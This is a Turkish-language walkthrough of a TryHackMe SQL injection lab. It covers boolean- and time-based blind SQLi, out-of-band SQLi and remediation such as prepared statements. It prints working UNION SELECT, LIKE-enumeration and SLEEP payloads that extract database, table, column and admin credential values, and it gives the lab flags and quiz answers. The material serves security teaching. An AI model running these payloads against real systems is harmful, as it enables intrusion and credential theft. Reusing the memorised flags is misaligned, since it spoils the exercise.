Doğru yanıt alıyoruz çünkü like operatöründe sadece % değerine sahibiz, bu da joker değer olduğu için her şeyle eşleşecektir. Joker karakter operatörünü a% olarak değiştirirsek, yanıtın false değerine geri döndüğünü göreceksiniz, bu da veritabanı adının a harfiyle başlamadığını doğrular. Bir eşleşme bulana kadar tüm harfler, sayılar ve - ve _ gibi karakterler arasında geçiş yapabiliriz. Kullanıcı adı değeri olarak aşağıdakini gönderirseniz, veritabanı adının s harfiyle başladığını doğrulayan true yanıtını alırsınız.

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Şimdi başka bir doğru yanıt bulana kadar veritabanı adının bir sonraki karakterine geçersiniz, örneğin, 'sa%', 'sb%', 'sc%', vb. Veritabanı adının tüm karakterlerini keşfedene kadar bu işleme devam edin, yani sql_three.

Şimdi information_schema veritabanını kullanarak benzer bir yöntemle tablo adlarını numaralandırmak için kullanabileceğimiz veritabanı adını belirledik. Kullanıcı adını aşağıdaki değere ayarlamayı deneyin:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
```

Bu sorgu, information_schema veritabanında tablolar tablosunda veritabanı adının sqli_three ile eşleştiği ve tablo adının a harfiyle başladığı sonuçları arar. Yukarıdaki sorgu yanlış bir yanıtla sonuçlandığından, sqli_three veritabanında a harfiyle başlayan hiçbir tablo olmadığını doğrulayabiliriz. Daha önce olduğu gibi, pozitif bir eşleşme bulana kadar harfler, sayılar ve karakterler arasında geçiş yapmanız gerekecektir.

Sonunda sqli_three veritabanında users adında bir tablo keşfedeceksiniz ve aşağıdaki kullanıcı adı yükünü çalıştırarak bunu doğrulayabilirsiniz:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
```

Son olarak, şimdi users tablosundaki sütun adlarını listelememiz gerekiyor, böylece oturum açma kimlik bilgilerini düzgün bir şekilde arayabiliriz. Yine, sütun adlarını sorgulamak için information_schema veritabanını ve daha önce edindiğimiz bilgileri kullanabiliriz. Aşağıdaki yükü kullanarak, veritabanının sqli_three'ye eşit olduğu, tablo adının users olduğu ve sütun adının a harfiyle başladığı columns tablosunda arama yaparız.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Yine, bir eşleşme bulana kadar harfler, sayılar ve karakterler arasında geçiş yapmanız gerekecektir. Birden fazla sonuç aradığınızdan, aynı sütunu keşfetmekten kaçınmak için her yeni sütun adı bulduğunuzda bunu yükünüze eklemeniz gerekecektir. Örneğin, id adlı sütunu bulduğunuzda, bunu orijinal yükünüze ekleyeceksiniz (aşağıda görüldüğü gibi).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME != 'id';
```

Bu işlemi üç kez tekrarladığınızda sütunların id, kullanıcı adı ve şifresini keşfedebilirsiniz. Artık giriş bilgileri için users tablosunu sorgulamak için

kullanabilirsiniz. Öncelikle, aşağıdaki yükü kullanabileceğiniz geçerli bir kullanıcı adı bulmanız gerekir:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Tüm karakterler arasında geçiş yaptıktan sonra, admin kullanıcı adının varlığını onaylayacaksınız. Artık kullanıcı adınız var. Parolayı bulmaya odaklanabilirsiniz. Aşağıdaki yük size parolayı nasıl bulacağınızı gösterir:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Tüm karakterler arasında dolaştığınızda şifrenin 3845 olduğunu göreceksiniz.

Artık bir sonraki seviyeye erişmek için giriş formundaki kör SQL Enjeksiyonu açığı aracılığıyla numaralandırdığınız kullanıcı adı ve şifreyi kullanabilirsiniz.

Soru ⇒ Üçüncü seviyeyi tamamladıktan sonra bayrak nedir?

Cevap ⇒ **THM{SQL_INJECTION_1093}**

Task 8 Blind SQLi - Time Based (Görev 8 Kör SQLi - Zaman Tabanlı)

Time-Based (Zaman Bazlı)

Zaman tabanlı kör SQL enjeksiyonu yukarıdaki boolean tabanlı olana çok benzer, çünkü aynı istekler gönderilir, ancak bu sefer sorgularınızın yanlış veya doğru olduğuna dair görsel bir gösterge yoktur. Bunun yerine, doğru bir sorgunun göstergesi sorgunun tamamlanması için geçen süreye dayanır. Bu zaman gecikmesi, UNION deyiminin yanı sıra SLEEP(x) gibi yerleşik yöntemler kullanılarak sağlanır. SLEEP() yöntemi yalnızca başarılı bir UNION SELECT deyimini üzerine yürütülür.

Örneğin, bir tablodaki sütun sayısını belirlemeye çalışırken aşağıdaki sorguyu kullanırsınız:

```
admin123' UNION SELECT SLEEP(5);--
```

Yanıt süresinde herhangi bir duraklama olmadıysa, sorgunun başarısız olduğunu biliriz, bu nedenle önceki görevlerde olduğu gibi başka bir sütun ekleriz:

```
admin123' UNION SELECT SLEEP(5),2;--
```

Bu yük, UNION deyiminin başarılı bir şekilde yürütüldüğünü ve iki sütun olduğunu doğrulayan 5 saniyelik bir gecikme üretmeliydi.

Şimdi UNION SELECT deyimine SLEEP() yöntemini ekleyerek Boolean tabanlı SQL enjeksiyonundaki numaralandırma işlemini tekrarlayabilirsiniz.

Tablo adını bulmakta zorlanıyorsanız, aşağıdaki sorgu size yardımcı olacaktır:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Soru ⇒ Dördüncü seviyeyi tamamladıktan sonra son bayrak nedir?


Cevap ⇒ **THM{SQL_INJECTION_MASTER}**

Task 9 Out-of-Band SQLi (Görev 9 Bant Dışı SQLi)

Bant dışı SQL Enjeksiyonu, ya veritabanı sunucusunda belirli özelliklerin etkinleştirilmesine ya da bir SQL sorgusunun sonuçlarına dayalı olarak bir tür harici ağ çağrısı yapan web uygulamasının iş mantığına bağlı olduğu için o kadar yaygın değildir.

Bir Bant Dışı saldırı, biri saldırıyı başlatmak ve diğeri sonuçları toplamak için olmak üzere iki farklı iletişim kanalına sahip olarak sınıflandırılır. Örneğin, saldırı kanalı bir web isteği olabilir ve veri toplama kanalı kontrol ettiğiniz bir hizmete yapılan HTTP/DNS isteklerini izlemek olabilir.

1. Bir saldırgan, SQL Enjeksiyonuna karşı savunmasız bir web sitesine enjeksiyon yükü ile bir istekte bulunur.
2. Web sitesi veritabanına bir SQL sorgusu yapar ve bu da bilgisayar korsanının yükünü iletir.
3. Yük, veritabanından veri içeren bir HTTP isteğini bilgisayar korsanının makinesine geri göndermeye zorlayan bir istek içerir.



Soru ⇒ Bir veritabanından veri sızdırmak için kullanılabilecek D ile başlayan bir protokol söyleyin.

Cevap ⇒ **DNS**

Task 10 Remediation (Görev 10 İyileştirme)

Remediation (İyileştirme)

SQL Injection güvenlik açıkları ne kadar etkili olursa olsun, geliştiricilerin aşağıdaki tavsiyeleri izleyerek web uygulamalarını bunlardan korumalarının bir yolu vardır:

Prepared Statements (With Parameterized Queries): (Hazırlanmış İfadeler (Parametrelendirilmiş Sorgularla):)

Hazır sorguda, bir geliştiricinin yazdığı ilk şey SQL sorgusudur ve daha sonra kullanıcı girdileri parametre olarak eklenir. Hazırlanmış ifadeler yazmak SQL kod

yapısının değişmemesini ve veritabanının sorgu ile verileri birbirinden ayırt edebilmesini sağlar. Ayrıca, kodunuzun çok daha temiz görünmesini ve daha kolay okunmasını sağlar.

Input Validation: (Girdi Doğrulama:)

Girdi doğrulama, bir SQL sorgusuna girilenleri korumak için uzun bir yol kat edebilir. Bir izin listesi kullanarak girişi yalnızca belirli dizelerle kısıtlayabilir veya programlama dilindeki bir dize değiştirme yöntemi, izin vermek veya izin vermemek istediğiniz karakterleri filtreleyebilir.

Escaping User Input: (Kullanıcı Girdisinden Kaçma:)

' " gibi karakterler içeren kullanıcı girdisine izin verilmesi \$ \ SQL Sorgularının bozulmasına veya daha da kötüsü, öğrendiğimiz gibi, enjeksiyon saldırılarına açık hale gelmesine neden olabilir. Kullanıcı girdisinden kaçmak, bu karakterlerin önüne bir ters eğik çizgi (\) ekleme yöntemidir; bu da karakterlerin özel bir karakter olarak değil, normal bir dize olarak çözümlenmesine neden olur.

Soru ⇒ Kendinizi bir SQL Injection istismarından korumanın bir yöntemini söyleyin (İpucu ⇒ Pxxxxxxx Sxxxxxxxxx).

Cevap ⇒ **Prepared Statements**